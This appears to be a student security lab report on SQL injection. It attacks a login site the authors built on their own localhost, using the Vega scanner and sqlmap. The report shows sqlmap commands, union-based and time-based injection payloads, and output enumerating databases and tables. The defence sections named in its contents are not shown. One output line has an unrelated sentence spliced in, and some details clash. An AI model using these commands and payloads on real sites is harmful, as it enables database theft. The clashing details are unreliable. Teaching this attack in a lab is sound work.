

Table of Contents

| | |
|---|----|
| 1. INTRODUCTION | 2 |
| 1.0 Introduction | 2 |
| 1.1 Objectives..... | 3 |
| 1.2 Project Scope | 4 |
| Diagram 1: Network diagram for Sqlmap attack | 4 |
| Diagram 2: Network diagram for manual SQL injection | 4 |
| 1.3 Risk Involves..... | 6 |
| 1.4 References | 7 |
| 2. ATTACK..... | 8 |
| 2.0 Tool 1 - Vega | 8 |
| 2.0.1 Step by Step of the Attack..... | 8 |
| 2.0.2 Scan Result | 9 |
| 2.1 Tool 2 - Sqlmap | 10 |
| 2.1.1 Step by Step of the Attack..... | 10 |
| 2.2.2 Attack Result | 15 |
| 2.3 Second Attack: Manual SQL Injection | 16 |
| 2.3.1 Step by Step of the Attack..... | 16 |
| Figure 2.2.2: Weak server-side code typically used..... | 16 |
| Figure 2.2.3 | 17 |
| 2.3.2 Attack Result | 17 |
| Figure 2.2.4 | 17 |
| 3. DEFEND | 18 |
| 3.0 Defend 1 - Prepared Statement Method | 18 |
| 3.0.1 Step by Step of the Defend | 19 |
| 3.0.1 Defend Result..... | 20 |
| 3.1 Defend 2 – Password Hashing..... | 21 |
| 3.1.1 Step by Step of the Defend | 21 |
| 3.1.2 Defend Result..... | 23 |
| 4. CONCLUSION..... | 24 |
| 4.0 Conclusion..... | 24 |
| 4.1 Vulnerabilities Found and Recommendation | 24 |

1. INTRODUCTION

1.0 Introduction

In the cyber security industry, there are many types of attacks being performed by hackers for various purposes. Some of them may be *white hat hackers* who do not do any harm to anything but most of these hackers are apparently *black hat hackers* who have bad intentions and aim to steal sensitive information. Since the rise of web application in past decade, there are many attacks being performed to exploit the weakness in web application such as Cross Site Scripting(XSS), SQL Injection and DOS attack. Among them, **Structured Query Language (SQL) injection** is the most popular type of attack among professional hackers and also for newbie hackers.

This type of attack is a growing criminal threat to our web applications, especially to those that store sensitive data. It is a set of SQL commands that are placed in a URL string or in data structures in order to retrieve a response from the databases from the web applications. It will ask the database true and false question and based on data-driven application's response, it determines the answer by inserting malicious SQL statements into an entry field for execution. Attackers use SQL Injection because they can find the credentials of the users in the database. The SQL lets you choose and display the data from database and add new data in server. Using SQL can also allow the attacker to delete records from the database and drop tables.

Therefore, web developers must ensure that their website has preventive measures and defence mechanism to secure their website and users' information. There are many ways to prevent our web applications from SQL injection. Some of the ways may not be fully SQL injection-proof such as password hashing but it may minimize the chances of being attacked and can only be defeated by really professional hackers.

1.1 Objectives

General Objectives

- To learn and explore on our own how to perform a more advanced SQL injection
- To research on our own how to defend from SQL injection attack

Attack Objectives

- To identify weaknesses in the targeted website using vulnerabilities scanner
- To determine whether we can login into a website that we are unauthorized to access using manual SQL injection
- To view all the databases, tables, columns and entities inside the localhost phpMyAdmin.
- To steal the targeted victim's information such as list of all users and their passwords in the database.

Defence Objectives

- Defending our database and website against attackers who wish to inject SQL queries by using prepared statement and functions in mysqli.
- To avoid hacker from stealing users' confidential information by hashing the passwords so it will be useless even when they get to inject our database.
- To have fundamental understanding what is the steps taken by attackers work so defenders will know how to defend if an attack occurred.

1.2 Project Scope

The scope of the attack is **within the web application environment**, either by connecting to same local network or just connect to the server using Internet. Once connected, the attacker uses SQL injection commands to the server through the internet as the database and the server-side scripting (login.php) is in the server. Once succeed, the database will be shown at the attacker's PC without the server knowing there's an attack.

The attacker does not need to be at the place of the server as this attack can be executed remotely using software or commands. For the first type of attack, the web and database are hosted in local host since we do not want to attack a real website due to legal purpose and we use Kali Linux in VMWare to inject the web using a tool called Sqlmap.




Diagram 1: Network diagram for Sqlmap attack

Diagram 2 below shows the flow of our 2nd type of attack, where we attack the login page manually by typing in the SQL query in the username field.




Diagram 2: Network diagram for manual SQL injection

This is the website that we created from scratch for this project:




Figure 1.2.1: Login page




Figure 1.2.2: Homepage (List of Admin)

Based on Figure 1.2.1, it shows that the user need to type the username and password like the normal way and the result will be as Figure 1.2.1 which means the user successfully login into the system.

1.3 Risk Involves

An SQL Injection vulnerability may affect any website or web application that uses an SQL database. The risk involves in this project when implement the attack on the web application, the targeted website system's confidential data may be deleted, loss or stolen. The attackers may use it to gain unauthorized access to sensitive data such as customer information, bank account number, personal data, home address, trade secrets, intellectual property and more. Confidential data such as user's personal information and password might be leaked or deleted and might be shared to other people. This can lead to unwanted actions to users such as unwanted logins to accounts as the password might be the same with the confidential data stolen.

For **limitations**, since this project need to attack a website application with SQL injection, we have law and order in this country that we must abide. If we want to attack others website, we need to ask permission and authorization from them before we attack. After a long thinking and think about the sequence that might be happen, we decided to create our own database and website. Therefore, the only risk involve is only our own computer. If anything goes wrong when attacking the website on local host, it will only affect our own computer and our own website/database.

1.4 References

Book

Easttom, Chuck. (2013). Network defense and countermeasures. Second edition. United States of America: Pearson Education, Inc.

Lecturer

Mr. Mohd Hafizan bin Musa, Lecturer for ITT320 - Introduction of Computer Security

Website:

[1] <https://stackoverflow.com/questions/4712037/what-is-parameterized-query>

[2] <https://wisemonkeys.in/information-technology/setup-dvwa-using-xampp-windows/>

[3] http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson6/

[4] https://www.owasp.org/index.php/Blind_SQL_Injection

[5] Wikipedia contribution. (2019, Dec 19). SQL Injection. In *Wikipedia*, Retrieved from https://en.wikipedia.org/wiki/SQL_injection

[6]_MMK. (2019, Feb). How to change Port 80 and Port 443 in XAMPP Server, retrieved from <https://www.youtube.com/watch?v=rbycmTTAiqI&feature=youtu.be>

[7] David. (2013, Aug 13). Vega Scanner, Retrieved from <https://github.com/subgraph/Vega/wiki/Vega-Scanner>

[8] Paul Rubens. (2018, May 2018). What Is SQL Injection, Retrieved from <https://www.esecurityplanet.com/threats/what-is-sql-injection.html>

2. ATTACK

ATTACK OVERVIEW



Figure 2.0: Overview of our 1st type of attack

2.0 Tool 1 - Vega

For this project, we are using VEGA, a free and open source web security scanner and web security testing platform to test the security of the web applications whether they are vulnerable or not. This tool can help attacker to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. When you first time start the Vega, you are in scanner perspective. There are two type of perspectives which are scanner and proxy. The scanner is an automated security testing tool for websites which is really help in knowing the website's vulnerabilities so the attackers can find ways in implementing what type of attack can be used based on the level of vulnerability.

2.0.1 Step by Step of the Attack

Step 1:

Install Vega and start scanning on the targeted web by clicking 'Scan' -> 'Start New Scan' and type the URL of the website then it will start to scan.




Figure 2.0.1.1

Step 2:

After scanned, Vega will show alerts reported the vulnerability of the web application. Based on Figure 2.0.1.2, the application classified as High indicates it has high risk to get into the application which is easy to be exploited. In the Scan Alerts panel, we can expand the content and analyse one by one all the alerts. The alert incorporates both dynamic content from the module and static content from a corresponding XML file.




Figure 2.0.1.2

Step 3:

Expand High severity and select the shell injection attack class to view the content and we can see the information.

2.0.2 Scan Result




Figure 2.0.2.1

Based on Figure 2.0.2.1, using AT A GLANCE, we can see where the resources are located which is at '<https://127.20.10.3/sql/update2.php>', and which parameter is corresponding method that been used which is **get** method to identify the vulnerability which is **high** and the type of detection used which is **Blind Text Injection Differential**.

2.1 Tool 2 - Sqlmap

For the second tool, we are using sqlmap. This tool is an open source penetration testing tool that we use in Kali Linux which automates the process of detecting and exploiting SQL Injection flaws and taking over of database servers. It supports searching for a specific database names, tables or specific columns across all database's tables. A cookie is a message given to a user by a Web server. The browser stores the message in a text file. The message is then sent back to the server each time the browser requests a page from the server. For example, most cookies are used to keep a user logged in without making him login each time he refreshes the web page.

2.1.1 Step by Step of the Attack

Step 1:

Open the terminal and enter command 'sqlmap -u "[URL OF VULNERABLE WEBSITE]" --cookie="[COOKIE OF VULNERABLE WEBSITE]"' .

The cookie is retrieved from website inside the inspect element.

sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009"



```
root@KaliLinux01: ~  
File Edit View Search Terminal Help  
root@KaliLinux01:~# sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie  
="nguf3pbun8e3qfoj96f5ali009"  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not respon  
sible for any misuse or damage caused by this program  
  
[*] starting at 04:50:52  
  
04:50:52] [INFO] testing connection to the target url  
04:50:52] [INFO] testing if the url is stable, wait a few seconds  
04:50:53] [INFO] url is stable  
04:50:53] [INFO] testing if GET parameter 'id' is dynamic  
04:50:53] [WARNING] GET parameter 'id' does not appear dynamic  
04:50:53] [WARNING] reflective value(s) found and filtering out  
04:50:53] [WARNING] heuristic (parsing) test shows that GET parameter 'id' might  
not be injectable  
04:50:53] [INFO] testing for SQL injection on GET parameter 'id'  
04:50:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
04:50:54] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'  
04:50:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
04:50:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE o  
r HAVING clause'  
04:50:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLT  
ype)'  
04:50:54] [INFO] testing 'MySQL inline queries'  
04:50:54] [INFO] testing 'PostgreSQL inline queries'  
04:50:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'  
04:50:54] [INFO] testing 'Oracle inline queries'  
04:50:54] [INFO] testing 'SQLite inline queries'  
04:50:54] [INFO] testing 'MySQL > 5.0.11 stacked queries'
```

Figure 2.1.1.1

```

root@KaliLinux01: ~
File Edit View Search Terminal Help
[04:50:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[04:50:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[04:50:55] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[04:51:05] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' in
jectable
[04:51:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[04:51:05] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other potential injection technique found
[04:51:05] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[04:51:05] [INFO] target url appears to have 6 columns in query
[04:51:05] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 colu
ms' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] y
sqlmap identified the following injection points with a total of 73 HTTP(s) requ
ests:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: id=9541' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x3a706d6e3a,
0x64747061487362557655,0x3a677a6e3a),NULL#
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=3' AND SLEEP(5) AND 'CgAn'='CgAn
---
[04:51:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.31, Apache 2.4.39
back-end DBMS: MySQL 5.0.11
[04:51:09] [INFO] fetched data logged to text files under './output/172.20.10.3'
[*] shutting down at 04:51:09

```

Figure 2.1.1.2

Step 2:

Enter command 'sqlmap -u "[URL OF VULNERABLE WEBSITE]" --cookie="[COOKIE OF VULNERABLE WEBSITE]" --dbs' to display the available databases inside the website. Based on Figure 2.1.13 shown, there are 10 available databases in web application.

sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --dbs

```

root@KaliLinux01:~# sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --
dbs

sqlmap/1.8-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
d are not responsible for any misuse or damage caused by this program

[*] starting at 04:54:27

[04:54:27] [INFO] resuming back-end DBMS 'mysql'
[04:54:27] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: id=9541' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x3a706d6e3a,0x64747061487362557655,0x3a677a6
e3a),NULL#
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=3' AND SLEEP(5) AND 'CgAn'='CgAn
---
[04:54:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.31, Apache 2.4.39
back-end DBMS: MySQL 5.0.11
[04:54:27] [INFO] fetching database names
[04:54:27] [INFO] the SQL query used returns 10 entries
[04:54:27] [INFO] retrieved: 'information_schema'
[04:54:28] [INFO] retrieved: 'camp'
root@KaliLinux01:~#

```

Figure 2.1.1.3

```
[04:54:28] [INFO] retrieved: "itt"
[04:54:28] [INFO] retrieved: "mysql"
[04:54:28] [INFO] retrieved: "performance_schema"
[04:54:28] [INFO] retrieved: "phpmyadmin"
[04:54:28] [INFO] retrieved: "php_crud"
[04:54:28] [INFO] retrieved: "reminder"
[04:54:28] [INFO] retrieved: "sqlinjection"
[04:54:28] [INFO] retrieved: "test"
available databases [10]:
[*] camp
[*] information_schema
[*] itt
[*] mysql
[*] performance_schema
[*] php_crud
[*] phpmyadmin
[*] reminder
[*] sqlinjection
[*] test

[04:54:28] [INFO] fetched data logged to text files under './output/172.20.10.3'

[*] shutting down at 04:54:28
```

Figure 2.1.1.4

Step 3:

Next, enter command “sqlmap -u “[URL OF VULNERABLE WEBSITE]” --cookie="[COOKIE OF VULNERABLE WEBSITE]" -D [DATABASE NAME] --tables” .

this command can show the tables in a particular database that is requested such as ‘sql injection” which is the database for the admin login website.

sqlmap -u "https://172.20.10.3/sql/update2.php?id=3"--cookie nguf3pbun8e3qfoj96f5ali009" -D sqlinjection --tables

```
root@KaliLinux01: ~
File Edit View Search Terminal Help
root@KaliLinux01:~# sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --tables -D sqlinjection

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 04:56:27

[04:56:27] [INFO] resuming back-end DBMS 'mysql'
[04:56:27] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: id=-9541' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x3a706d6e3a,0x64747061487362557655,0x3a677a6e3a),NULL#
  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=3' AND SLEEP(5) AND 'CgAn'='CgAn'
---
[04:56:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.31, Apache 2.4.39
back-end DBMS: MySQL 5.0.11
[04:56:27] [INFO] fetching tables for database: 'sqlinjection'
[04:56:28] [INFO] the SQL query used returns 1 entries
[04:56:28] [INFO] retrieved: "tbl_user"
Database: sqlinjection
root@KaliLinux01: ~
```

Figure 2.1.1.5

```

[1 table]
+-----+
| tbl_user |
+-----+

[04:56:28] [INFO] fetched data logged to text files under './output/172.20.10.3'
[*] shutting down at 04:56:28

```


Figure 2.1.1.6

Step 4:

Type command “sqlmap -u “[URL OF VULNERABLE WEBSITE]” --cookie="[COOKIE OF VULNERABLE WEBSITE]" --tables -D [DATABASE NAME] -T [TABLE NAME] ”.

This command will display all available columns for the selected table which based on Figure 2.1.1.7, we are using ‘tbl_user’ table from ‘sqlinjection’ database. From this command we can know the table name and as attacker, we can start to implement the attack using those attributes.

**sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie=" nguf3pbun8e3qfoj96f5ali009"—
tables -D sqlinjection -T tbl_user**



```

root@KaliLinux01: ~
File Edit View Search Terminal Help
root@KaliLinux01:~# sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --
tables -D sqlinjection -T tbl_user

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting at 04:58:21

[04:58:21] [INFO] resuming back-end DBMS 'mysql'
[04:58:21] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: id=-9541' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x3a706d6e3a,0x64747061487362557655,0x3a677a6
e3a),NULL#
  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=3' AND SLEEP(5) AND 'CgAn'='CgAnr you become, the more you are able to hear.
---
[04:58:21] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.31, Apache 2.4.39
back-end DBMS: MySQL 5.0.11
[04:58:21] [INFO] fetching tables for database: 'sqlinjection'
[04:58:21] [INFO] the SQL query used returns 1 entries
[04:58:21] [INFO] resumed: "tbl_user"
Database: sqlinjection
root@KaliLinux01: ~

```

Figure 2.1.1.7

```

[1 table]
+-----+
| tbl_user |
+-----+

[04:58:21] [INFO] fetched data logged to text files under './output/172.20.10.3'

[*] shutting down at 04:58:21

root@KaliLinux01:~#

```

